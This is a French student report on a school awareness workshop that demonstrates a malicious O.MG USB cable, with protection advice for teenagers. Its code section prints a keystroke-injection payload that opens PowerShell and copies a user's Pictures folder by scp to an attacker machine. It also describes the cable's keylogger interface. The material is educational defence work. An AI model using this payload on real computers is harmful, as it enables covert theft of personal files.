Rapport du Forum Cybersécurité

15 Avril 2025

Attaque par câble malveillant

Jingyuan Luo et Tamara Crétard

Sommaire :

Phrase d'accroche 3
Scénario Principal 3
Objectifs de l'atelier 3
Déroulement de l'atelier 3
Etapes détaillées 4
Introduction 4
Démonstration 4
Explications 5
Moyens de protection 5
Questions 6
Besoins matériels 7
Pour la victime 7
Pour l'attaquant 7
Environnement de travail 8
Configurations 8
Configuration de l'attaquant 8
Configuration de la victime 8
Disposition de l'atelier 9
Visualisation 9
Réseau de l'atelier 9
Câble O.MG 11
Programmation 11
Utilisation 12
Code 16
Ressources 17
Moyens de protection 18
Problématiques rencontrées 18
Points d'amélioration 19
Améliorations techniques 19
Améliorations de présentation 19

Phrase d'accroche

Afin de donner envie aux lycéens d'assister à notre atelier, voici la phrase d'accroche que nous avons choisie:

Un simple clic et vos fichiers privés se retrouvent sur le web. Toujours sûr de vouloir brancher ce câble?

Scénario Principal

Un groupe d'élèves, composé d'un participant et de l'une d'entre nous, se réunit au CDI afin de réaliser un travail collaboratif. L'un d'eux remarque un câble posé sur une table et souhaite en profiter pour recharger son téléphone portable en le branchant à l'ordinateur du CDI. Pendant que le groupe effectue des recherches sur Internet, divers fichiers et images sont téléchargés localement sur l'ordinateur. Puis, l'élève ayant connecté son téléphone transfère également des documents personnels sur l'ordinateur.

Objectifs de l'atelier

L'objectif de l'atelier est de sensibiliser le public sur le sujet des périphériques malveillants de type câble ou clé USB par exemple. L'idée est de montrer ce qu'il est possible de réaliser avec un câble, puis d'expliquer comment se protéger en soulignant qu'il ne faut jamais utiliser des périphériques dont on ne connaît pas la source.

Déroulement de l'atelier

Avant le jour J, nous avons visualisé un plan du déroulement de l'atelier afin de connaître la direction de nos propos:

01. Introduction avec le scénario principal
02. Démonstration avec le câble, participation d'un élève
03. Explications concernant le câble malveillant et les clés USB de type Rubber Ducky:
    a. Qu'est-ce?
    b. Comment cela fonctionne?
    c. Qu'est-il possible de réaliser avec?
04. Explication des moyens de protection
05. D'autres questions?

Etapes détaillées

Afin d'expliquer au mieux comment se déroule notre atelier, en voici les étapes détaillées.

Introduction

Lorsque les élèves arrivaient et qu'ils étaient prêts à écouter notre atelier, nous demandions si quelqu'un voulait participer. A ce moment-là, nous invitions le volontaire à s'installer et expliquions le scénario:

"Imagine que nous ayons tous les deux un travail de groupe à réaliser au CDI. Tu trouves un câble sur la table et souhaite recharger ton téléphone qui n'a presque plus de batterie. Tu branches donc ton téléphone (montrer le téléphone que nous avons amené) *avec ce câble* (montrer le câble) *pour le recharger."*

Le participant branchait le téléphone.

"Ici, tu vois qu'une fenêtre "exécution automatique" s'affiche en bas de l'écran. Cela signifie que ton téléphone est bien détecté par l'ordinateur. Maintenant, je te laisse taper quelque chose sur le clavier afin de faire une recherche sur Google pour notre travail."

Le participant prenait le clavier et tapait un mot ou une phrase sur le moteur de recherche.

Nous affichions les dossiers *Images* et *Téléchargements* avec les images et fichiers que nous avions préinstallé, puis continuons la présentation*:*

"En faisant des recherches, nous avons téléchargé des images pour réaliser notre travail. De ton côté, tu as enregistré des documents personnels, tels que ta carte d'identité, ton ancien diplôme et des photos avec tes amis sur cet ordinateur."

Démonstration

Du côté de l'attaquant, grâce au wifi du câble, nous modifiions une partie du code afin de télécharger d'abord le contenu du dossier *Images*, puis celui du dossier *Téléchargements*.

Une fois que l'introduction était faite et le téléchargement terminé, nous tournions l'ordinateur de l'attaquant avec Kali vers les participants, pour qu'ils puissent voir les deux ordinateurs en même temps.

Ensuite, nous expliquions:

"Grâce à ce câble, j'ai pû récupèrer toutes les images et fichiers de l'ordinateur que tu as téléchargé et les envoyer vers mon ordinateur."

Explications

Nous expliquions comment le câble O.MG fonctionne, ce qu'il peut faire, les risques qu'il peut y avoir liés à notre vie quotidienne:

"En fait, lorsque j'ai branché le câble, ça a créé un wifi auquel je me suis connectée avec mon téléphone personnel. J'ai alors demandé en direct ce que je souhaitais au câble: télécharger les fichiers de l'ordinateur et les envoyer sur le mien. Dans notre cas on a souhaité télécharger des fichiers, mais j'aurais aussi pu envoyer des mails à votre place, obtenir les mots de passe de l'ordinateur ou faire en sorte que lorsque vous allez sur Google, cela vous renvoie vers un site piraté qui télécharge des virus. Également, je pourrais faire tout ce que j'ai fait avec l'ordinateur, avec le téléphone. C'est-à-dire envoyer des messages à votre place, télécharger des photos et même ajouter des amis sur des applications. Aussi, si j'avais branché le câble au clavier, j'aurais pu voir ce que vous aviez écrit tout à l'heure sur le clavier. Ça veut dire que si vous essayez de vous connecter à Gmail par exemple, vous entrez votre identifiant, votre mot de passe, moi je peux les récupérer. Si vous utilisez le même mot de passe sur plusieurs sites différents, je peux essayer de m'y connecter et récolter des informations sur vous. Le fait que vous preniez le câble chez vous ne change rien, je pourrais obtenir vos données à distance.

Là, on voit que j'ai obtenu des photos. Ces photos, selon ce qu'elles contiennent, je vais pouvoir les revendre. Pour la carte d'identité et d'autres documents officiels, je vais pouvoir les utiliser afin d'usurper votre identité. C'est-à-dire me faire passer pour vous et m'inscrire à différents services."

Moyens de protection

Nous donnions des conseils pour protéger ce type d'attaque aux participants:

"Maintenant, on va voir ensemble comment se protéger face à ce type d'attaque.

Tout d'abord, même si cela peut paraître bête, ne branchez jamais un périphérique dont vous ne connaissez pas l'origine. Même si le câble ou la clé USB a l'air neuf, on ne peut jamais être sûr qu'il ne soit pas piégé.

Ensuite, imaginez que vous êtes au CDI et qu'un ami vous appelle. Si vous laissez l'ordinateur ouvert tel quel, quelqu'un pourrait très bien arriver, brancher le câble et récupérer vos données. C'est pour cela que vous devriez au moins verrouiller votre session quand vous quittez votre poste, même quelques secondes.

De plus, pensez à mettre à jour que ce soit l'ordinateur ou les logiciels de sécurité. Les antivirus, les systèmes d'exploitation, tout. Les mises à jour vont permettre de corriger les failles que les hackers pourraient utiliser pour attaquer.

Également l'antivirus peut aider, mais attention : un attaquant expérimenté pourrait réussir à le désactiver.

Aussi, dans les paramètres de l'ordinateur il y a une option qui est l'exécution automatique. Elle est souvent activée par défaut sur tous les ordinateurs dès que vous les achetez. C'est ce qui fait en sorte que quand vous branchez une clé USB, elle est automatiquement détectée et son contenu peut être observé. Quand vous avez branché le câble, c'est d'ailleurs ce qui s'est affiché à l'écran. Nous vous conseillons de désactiver

cette option, ce qui fera en sorte qu'à chaque fois que vous branchez, par exemple une clé USB sur l'ordinateur, cela vous demandera si vous voulez lire le périphérique.

Également, vous allez le voir à l'atelier juste à côté, mais vous pouvez aussi chiffrer vos données. Est-ce que vous savez ce que ça veut dire, "chiffrer ses données" ?"

Nous attendions les réponses des participants.

"Le chiffrement, en fait, ça va faire en sorte que seulement vous pourrez lire vos fichiers. Cela veut dire que si l'attaquant télécharge vos fichiers, il pourra voir le type du fichier, par exemple une photo ou un pdf, mais il ne pourra pas les ouvrir.

Enfin, il faut sensibiliser vos proches, car comme vous l'avez vu, ce genre d'attaque n'est pas très connu, mais il peut faire beaucoup de dégâts."

Questions

Lorsque notre présentation était terminée, nous leur demandions s'ils avaient des questions. S'ils en avaient, nous répondions volontiers. Sinon, nous les orientions vers un atelier libre.

Besoins matériels

Afin de mener à bien notre atelier, voici le matériel dont nous avions besoin.

Pour la victime

- 1 ordinateur
- 1 écran
- 1 câble O.MG
- 1 téléphone portable
- 1 alimentation
- 1 câble VGA
- 1 câble
- 1 clavier
- 1 souris

Pour l’attaquant

- 1 ordinateur
- 1 écran
- 1 alimentation
- 1 câble VGA
- 1 câble ethernet
- 1 clavier
- 1 souris

Environnement de travail

Pour arriver à un atelier de qualité, la première étape a été d'analyser correctement notre environnement de travail.

Configurations

Pour notre atelier, nous avions besoin de deux ordinateurs.

Configuration de l'attaquant

Le premier est celui de l'attaquant. Pour l'atelier, nous avons pu obtenir un PC avec Kali directement installé (ce qui était plus simple pour l'installation au collège de Groisy), dont l'adresse IP est 192.168.10.130.

Pour le PC avec Kali, voici la configuration:

Processeur	Intel Celeron
RAM	8 Go
SSD	500Go
Système d'exploitation	Kali Linux
Architecture	x64

Configuration de la victime

Le second est celui de la victime. Nous avons choisi d'utiliser un PC avec Windows 10 car c'est un système courant, connu des participants au forum.

Pour le PC de la victime, voici la configuration:


Processeur	Intel Celeron
RAM	6 Go
SSD	500 Go
Système d'exploitation	Microsoft Windows 10
Architecture	x64

Disposition de l’atelier

Lors de l’atelier, une disposition du matériel efficace était nécessaire de manière à ce que notre présentation soit visible par tous.


Visualisation

Voici un schéma simplifié de la disposition de notre atelier:




Réseau de l’atelier

Voici une représentation du réseau selon ce que nous avons testé en salle R209:



Pour le réseau du hall, nous étions également connectés au switch, mais les adresses IP étaient différentes et nous avons directement eu un PC avec Kali installé:



Câble O.MG

Le câble O.MG est un câble USB piégé qui ressemble à un câble classique, mais qui contient une puce électronique capable de lancer des attaques informatiques. Lorsqu'on le branche à un ordinateur ou à un téléphone, cette puce peut envoyer des commandes comme si quelqu'un utilisait un clavier. Cela permet à un pirate de, par exemple, voler des mots de passe, ouvrir des logiciels ou contrôler l'appareil à distance. Le câble peut même se connecter en Wi-Fi pour que le pirate agisse sans être près de la victime. Ce type de câble est très dangereux car il est visuellement identique à un vrai câble, ce qui le rend difficile à détecter.

Le câble existe avec différents embouts:


Embout actif	Embout passif
USB-A	USB-C
USB-C	Micro
	Lightning

Dans notre cas, l'embout actif est en USB-A et le passif en USB-C.

Programmation

Afin de programmer pour la première fois le câble, nous avons dû nous rendre sur le site qui permet l'installation du câble.

Ce site permet une installation guidée avec des instructions qui s'affichent à l'écran. Il nous a été demandé dans un premier temps de brancher le câble O.MG au programmeur fourni, qui lui, était branché à l'ordinateur avec un câble USB:




Il fallait absolument brancher d'abord le câble USB et ensuite le câble O.MG. Une fois cela fait, nous avons pû observer que les 3 LED du programmeur étaient allumées, ce qui signifie que tout fonctionne correctement.

Utilisation

Une fois la programmation du câble O.MG terminée, nous avons pû passer à son utilisation.

Pour cela, il faut brancher directement le câble à une entrée USB de l'ordinateur:




Il faut alors prendre un téléphone ou un ordinateur et se connecter au wifi qui vient d'être créé en branchant le câble. Le SSID et le mot de passe sont notés sur la notice du câble O.MG.

Ensuite, il faut dans le navigateur, entrer l'adresse IP également notée sur la notice.


S'ouvre alors une page.

Dans l'onglet **Log**, on retrouve simplement l'historique des actions effectuées via le câble. Cela peut inclure les commandes envoyées, les connexions établies, ou les accès à l'interface. C'est utile pour garder une trace de ce qui a été fait:

L’onglet **Keylog** permet d’activer ou de consulter le keylogger, c’est-à-dire l’outil qui enregistre tout ce que la victime tape au clavier:



L'onglet **Payload**, lui, est dédié à l'exécution de scripts ou de commandes prédéfinies. C'est à cet endroit que l'on entre ce que l'on souhaite faire réaliser au câble:




Dans le **File Menu**, on peut:

- Sélectionner l'emplacement pour enregistrer le payload
- Le sauvegarder (*Save*)
- Lancer le script (*Load*)
- Décider si l'on souhaite qu'il s'exécute directement au branchement du câble (*Run on Boot*). Si c'est le cas, on peut:
    - Enregistrer le script (*Save Bootscript*)
    - Lancer le script (*Run Bootscript*)

Si l'on clique sur **Build**, cela va préparer, compiler le script écrit dans l'onglet Run. Le contenu va être vérifié, mis en forme et rendu prêt à être exécuté.

Si l'on clique sur **Build+Run**, cela va préparer le script et l'exécuter immédiatement (run) sur la machine à laquelle est branché le câble.

En cliquant sur la **loupe**, il est notamment possible de trouver les différentes combinaisons de touches possibles et quelques exemples de payloads:



Code

Après avoir essayé de faire fonctionner plusieurs payloads différents, nous avons choisi de simplement télécharger les fichiers de l'ordinateur de la victime et de les envoyer vers l'ordinateur de l'attaquant. Voici donc le code que nous avons utilisé:

```
DUCKY_LANG FR

DELAY 500
GUI d
DELAY 500
GUI r
DELAY 500
STRING powershell
ENTER
DELAY 1000

STRING cd C:\Users\$env:USERNAME\Pictures
ENTER
```

```
DELAY 500

STRING scp * sio@192.168.10.133:/home/sio
ENTER

DELAY 1000
STRING sio
ENTER
```

Il permet donc d'entrer dans le shell et de taper:

- *cd C:\Users\$env:USERNAME\Pictures* pour aller dans le dossier souhaité
- *scp * sio@192.168.10.133:/home/sio* pour envoyer le contenu du dossier dans lequel on se trouve vers l'emplacement spécifié

Ensuite, il entre le mot de passe du compte de l'utilisateur.

Pour éviter d'avoir des problèmes, nous avons connecté en SSH une première fois l'ordinateur de la victime à l'ordinateur de l'attaquant et accepté le fingerprint. Evidemment, dans la vie quotidienne, cela ne se passerait pas de la même manière.

Ressources

Afin de créer notre atelier (code, moyens de protection…), nous avons consulté quelques sites web, par exemple:

- https://international-ics.com/cables-usb-malveillants-detectez-les-avant-quil-ne-soit-trop-tard/
- https://www.science-et-vie.com/technos-et-futur/soyez-vigilant-avec-votre-cable-usb-c-cette-etude-montre-quil-est-devenu-la-cible-preferee-des-hackers-192580.html

Mais ce qui nous a vraiment aidé, ce sont le site du fournisseur Hack5 avec son forum dédié, ainsi que le discord existant (Hack5). Nous avons ainsi pu poser des questions, si nous rencontrions des problèmes.

Moyens de protection

Afin de se protéger des attaques avec des périphériques, de nombreux moyens de protection sont possibles, en voici une liste que nous avons présentée aux participants:

- ne pas brancher n'importe quel périphérique, même s'il semble à neuf
- sensibilisation des utilisateurs
- mettre à jour les logiciels de sécurité
- utiliser un antivirus (ne permet pas toujours de se protéger, car l'attaquant expérimenté peut désactiver l'antivirus)
- verrouiller sa session en quittant le poste, cela permet de bloquer l'accès à l'ordinateur
- désactiver l'exécution automatique des périphériques dans les paramètres de l'ordinateur
- ne pas laisser ses appareils sans surveillance dans les lieux public et privés (car l'attaquant peut être un proche ou un débutant)

Solution indirecte:

- chiffrer les données afin de protéger les documents personnels et sensibles

Problématiques rencontrées

Tout au long de notre parcours de préparation pour le forum, nous avons rencontré divers problèmes.

En effet, avant que nous obtenions le câble, nous devions normalement réaliser l'atelier avec des clés USB Rubber Ducky. Nous avons pris énormément de temps pour réussir tout d'abord à configurer le logiciel *Arduino* pour faire fonctionner les clés. Ensuite, il a fallu choisir le bon code et l'adapter aux claviers français. Enfin, lorsque nous branchions les clés, elles n'étaient pas détectées par le logiciel. Malgré de nombreuses tentatives, nous n'avons pas réussi. Il a fallu de l'aide de notre enseignant qui a installé le logiciel sur tous les ordinateurs de la salle, mais étrangement il n'a fonctionné que sur deux ordinateurs. Nous avons donc réussi à faire fonctionner les clés, mais après réception du câble, nous avons laissé tomber l'idée de les utiliser pour le forum.

En ce qui concerne l'installation du câble O.MG, nous avons dû d'abord tester plusieurs câbles USB, car il fallait absolument un câble permettant de réaliser des transferts de fichiers. Une fois cela fait, deux LED se sont allumées sur le programmeur. La dernière s'est allumée seulement lorsque nous avons mis à jour les drivers grâce au lien fourni par le site du câble O.MG.

Pour ce qui est du fonctionnement du câble, nous avons d'abord dû comprendre comment l'utiliser et tout ce qu'il est possible de réaliser avec. Il nous a été nécessaire de modifier le code que nous avions créé avec le langage *DuckyScript* pour l'adapter au langage du câble (même s'il n'est pas très différent). Également, nous avons testé plusieurs payloads trouvés sur le site *hack5*, mais nous n'avons pas réussi à les faire fonctionner.

Points d'amélioration

Après avoir tenu le forum que ce soit au lycée ou au collège de Groisy, nous avons observé des améliorations qui pourraient être faites concernant notre atelier.

Améliorations techniques

En ce qui concerne les améliorations techniques, étant donné que nous avons obtenu le câble tardivement, nous avons pû réaliser les tests relativement tard. Notre code est donc relativement simple, même s'il est très efficace et a déjà permis de surprendre les participants au forum. Nous aurions voulu faire quelque chose de plus grand et nous avons notamment deux idées:

- Connecter le câble à un clavier et récupérer les entrées de l'utilisateur. De cette manière, il serait possible avec un scénario de faire en sorte que la victime se connecte à un site avec ses informations personnelles. Ensuite, nous pourrons du côté de l'attaquant se connecter avec ces informations récoltées grâce au keylogger.
    - Cependant, pour réussir à faire cela il faudrait un clavier avec une prise USB-C pour brancher le câble.
- Récupérer les informations du téléphone portable. En effet, les jeunes utilisant beaucoup plus leur téléphone qu'un ordinateur, nous pensons qu'ils seraient encore plus attentifs et marqués par notre atelier.
    - Cependant, il faudrait trouver un code qui permettrait de le faire. Nous avons testé avec la commande *adb* (il faut l'installer sur l'ordinateur et modifier les paramètres du téléphone), mais même si nous avons réussi à copier les fichiers du téléphone, l'envoi de ces derniers vers l'ordinateur de l'attaquant ne fonctionnait pas.

Améliorations de présentation

Pour ce qui est de la présentation de notre atelier tel quel, nous pourrions également faire quelques changements.

En effet, même si cela peut paraître pas vraiment réaliste, nous pourrions installer les deux ordinateurs côte à côte afin de montrer qu'il n'y a d'abord rien sur l'ordinateur de l'attaquant, puis qu'au branchement du câble, les fichiers sont téléchargés.

Également, nous pourrions montrer ce qu'il se passerait si les moyens de protection avaient été mis en place avant le branchement du câble.

Enfin, il pourrait être intéressant de créer un jeu ludique (Kahoot! par exemple), afin de vérifier les connaissances, revenir sur certains points et engager des questions par la même occasion.